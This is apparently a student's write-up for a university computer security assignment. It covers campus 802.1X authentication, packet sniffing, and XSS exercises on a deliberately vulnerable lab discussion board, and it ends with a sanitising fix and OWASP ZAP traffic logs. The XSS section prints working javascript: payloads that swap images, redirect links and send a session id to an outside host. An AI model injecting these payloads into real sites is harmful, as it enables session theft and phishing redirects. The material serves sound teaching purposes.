FCS Assignment 2

-Dewangee Agrawal (2016034)

Part I :

1) The IIIT Delhi network uses 802.1 X for authentication.

- This is useful in identifying and authenticating users connected to the large network to protect it from a breach.
- There are 3 elements in it-
    - The users that requests access to connect to the network.
    - The authenticator or the access point that prompts the user to enter the network ID and password allows packet transfer if the user enters the correct details. It also acts a firewall and allows traffic till the user is authenticated. After 2400 seconds, the authentication page is refreshed to establish a new connection.
    - The authentication server stores the login details of all the users to be verified each time. Only users whose mac addresses are registered are allowed access to the network.
    - A 4-way handshake is used in this case and uses TLS.

2) The IIIT network is susceptible to packet sniffing. Even though the 802.1 X mechanism is very strong for authentication, it does not provide encryption. The packets can be sniffed by any other user connected to the same network using tools like Wireshark. Packet sniffing can be prevented only for secure websites that use HTTPS and have an SSL certificate.

3) The internet usage session of a user is basically the time he is connected to the network. In this case, it is the time for which traffic is allowed to pass between the user and the network after a connection is established after authentication. The session for the IIIT network is 2400 seconds after which a new connection is set up between the user and the network and a new session is started.


The vulnerabilities due to packet sniffing are :

- The internet surfing details of a person can be logged and used for social engineering.
- Loss of important sensitive information like the login credentials, credit card info etc.

- Session stealing can also be done via gaining access to the HTTP document cookie.
- Packet injections can lead to DOS attacks.


Part II :

1) The following alert appears on the browser screen. When a URI is written in the address bar, the browser reads the URI and processes the javascript code directly instead of looking for the address of a website .


hello world

2) The javascript URI extracts the element with ID logo via DOM and changes the source of the element to another webpage and thus, changes the image of the same.

The source code of the webpage does not change. The attacker uses XSS for DOM injection.




CSE345/545 Foundation to Computer Security
Monsoon 2018

3) The code within the "check out this cool link" -

- Uses javascript DOM to get the element of the image by its id "logo".
- Upon clicking the link, changes the image to the image specified by the link (hacked image in this case) via cross-site scripting.

Modifying the code :

```
<div class="board"> Hi <a
href="javascript:void(document.getElementById('logo').src='https://www.wpblog.com/wp-conte
nt/uploads/2017/08/wordpress-site-is-hacked.jpg');"> check out this cool link </a> </div>
```


CSE345/545 Foundation to Computer Security

Monsoon 2018

Go to IIIT-D homepage

Check your email

Discussion Board

This discussion board is vulnerable to Cross-Site Scripting (XSS) attack.


Hi check out this cool link

Hello, see this page

The logo is changed.

4) The code written in the input tab of the discussion board is -

```
<div class="board"> <a
href="javascript:void(document.getElementById('logo').src='https://www.wpblog.com/wp-conte
nt/uploads/2017/08/wordpress-site-is-hacked.jpg');"> Changing image </a> </div>
```



CSE345/545 Foundation to Computer Security
Monsoon 2018

Go to IIIT-D homepage

Check your email

Discussion Board

```
<div class="board">  <a href="javascript:void(document.getElementById('logo').src='https://www.wpblog.com/wp-content/uploads/2
```

This discussion board is vulnerable to Cross-Site Scripting (XSS) attack.

Hi check out this cool link

Hello, see this page

Changing image

5) The link the IIIT Delhi webpage leads to the IIIT website initially. However, when the link next to Hello is clicked -

- It redirects the user to google.com instead of the IIITD website.
- This is done as the link uses Javascript DOM to extract the element containing the anchor tag for the link to the IIIT website.
- This link is then modified to redirect the user to the google website.

The original source code of the website is not changed. It is only modified for that session. When the page is refreshed, the original source code is rendered.


The attacker can use Cross-site scripting to redirect the user to a malicious website by clicking on a genuine-looking link or image in the webpage. This can modify the code within the webpage for that session. For eg, in the above example, the link caused the user to be directed to the google website instead of the IIIT website.

6) The code -

```
<div class="board"> <a
href="javascript:void(document.getElementsByTagName('a')[1].href='https://www.reddit.com/r/
hacking/');" >Click Me!</a> </div>
```

An attacker can use this vulnerability to redirect a user to malicious site resembling the mail website with a very slight change in the domain name so the user doesn't know he is being tracked. The user can then be prompted to enter his email and password and this can be misused by the hacker.

7) The session id is set -





Session ID=12345

Discussion Board

```
<div class="board"> <a href="javascript:void(document.getElementsByTagName('a')[1].href='https://www.reddit.com/r/hacking/');" >(
```

This discussion board is vulnerable to Cross-Site Scripting (XSS) attack.





```
▼ <html>
  ▶ <head>…</head>
  ▼ <body style="margin: 0px"> = $0
      <img style="-webkit-user-select: none; display: block; margin: auto;" src="https://defencely.com/blog/wp-content/uploads/2013/06/ways-hackers-hack-your-website-e1371080108770.jpg?Session%20ID=12345" width=
      "600" height="442">
    </body>
  </html>
```

The code entered in the discussion board creates a link that redirects the user to a malicious website and sends the session ID of the page to that website via a cookie. Thus, the attacker steals the session of the user through Javascript.

This can be used in case of transactions etc where an attacker can gain the sensitive information of a user and misuse it via session stealing. The attacker can also gain access of paid services of the user via this method.


8) XSS vulnerabilities can be prevented by not allowing users to write JS code within the comment section and thus, not allowing them to modify the DOM via DOM injection.

The following changes are required to be made to the write function within the code. The use of innerHTML is avoided to prevent users from modifying the DOM. The code is submitted for the same. (index.html)

```
function Write()
{
  var div =document.createElement("div");
  div.className="board"
  div.appendChild(document.createTextNode(document.getElementById('userInput').value));

document.getElementsByTagName('body')[0].appendChild(document.createElement("div").appe
ndChild(document.createElement("Center").appendChild(div)));
}
```

9) The SSL certificate was created.


localhost


localhost
Self-signed root certificate
Expires: Saturday, 12 October 2019 at 21:41:51 India Standard Time
⚠ This certificate has not been verified by a third party

Details

Issuer Name	
Country	IN
County	DELHI
Locality	DELHI
Organisation	IIITD
Organisational Unit	DEWANGEE
Common Name	localhost
Email Address	dewangee16034@iiitd.ac.in


To learn more, you can view the certificate. If you understand the risks involved, you can visit this website.

The details of the certificate -



Issuer Name	
Country	IN
County	DELHI
Locality	DELHI
Organisation	IIITD
Organisational Unit	DEWANGEE
Common Name	localhost
Email Address	dewangee16034@iiitd.ac.in
Serial Number	00 ED 43 93 84 51 0C 03 7A
Version	1
Signature Algorithm	SHA-256 with RSA Encryption (1.2.840.113549.1.1.11)
Parameters	None

The website was hosted on localhost.



10) HTTPS does not guard against XSS attacks. One can still use DOM injections to modify the code. But in case of session cookies, HTTPS is better than HTTP. This is true as when we specify the parameters of the session cookie, we can set it to allow only HTTPS webpages to use/ access the cookie. This prevents session stealing to some extent. Also, HTTPS allows only encrypted packet transfer and thus, packet spoofing can be avoided.


Part III :

Tool Used - OwaspZap

1) Zap is a proxy tool that intercepts packets and logs activities of all the users. It can be used for all protocols including HTTP, HTTPS, SMTP and FTP. The information that can be found out -

- The **incoming and outgoing packets** between the web browser and server are intercepted and the **request and response** can be viewed. This includes information about time, cookies, information etc about the packets.
- If a user chooses to attack a webpage, all his activities are recorded, including **GET and POST requests**. For example, when a user fills an online form, all the details entered in the form can be captured via Zap. Login credentials can also be captured.
- The **source code** of the websites can also be obtained and **modified**.
- Zap can also capture a webpage and **display the risk** it is under for XSS attacks, code injections and session stealing via cookies.


All the get and post requests can be monitored -



```
HTTP/1.1 302 Found
Date: Sat, 13 Oct 2018 22:33:32 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: login_error=Bad+user+name+or+password; expires=Sun, 14-Oct-2018 00:33:32 GMT; Max-Age=7200
Location: /login.php
```

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
1,513	14/10/18 4:06:51 AM	14/10/18 4:06:53 AM	GET	http://webscantest.com/angular/angular1?query=%...	200	OK	1.19 s	271 bytes	2,643 bytes
1,514	14/10/18 4:06:53 AM	14/10/18 4:06:56 AM	GET	http://webscantest.com/angular?query=%2FWEB-IN...	200	OK	2.96 s	271 bytes	1,769 bytes
1,515	14/10/18 4:06:54 AM	14/10/18 4:06:57 AM	GET	http://webscantest.com/angular/angular1?query=.....	200	OK	3 s	271 bytes	2,643 bytes
1,516	14/10/18 4:06:58 AM	14/10/18 4:07:00 AM	GET	http://webscantest.com/angular/angular1?query=c...	200	OK	1.93 s	271 bytes	2,643 bytes
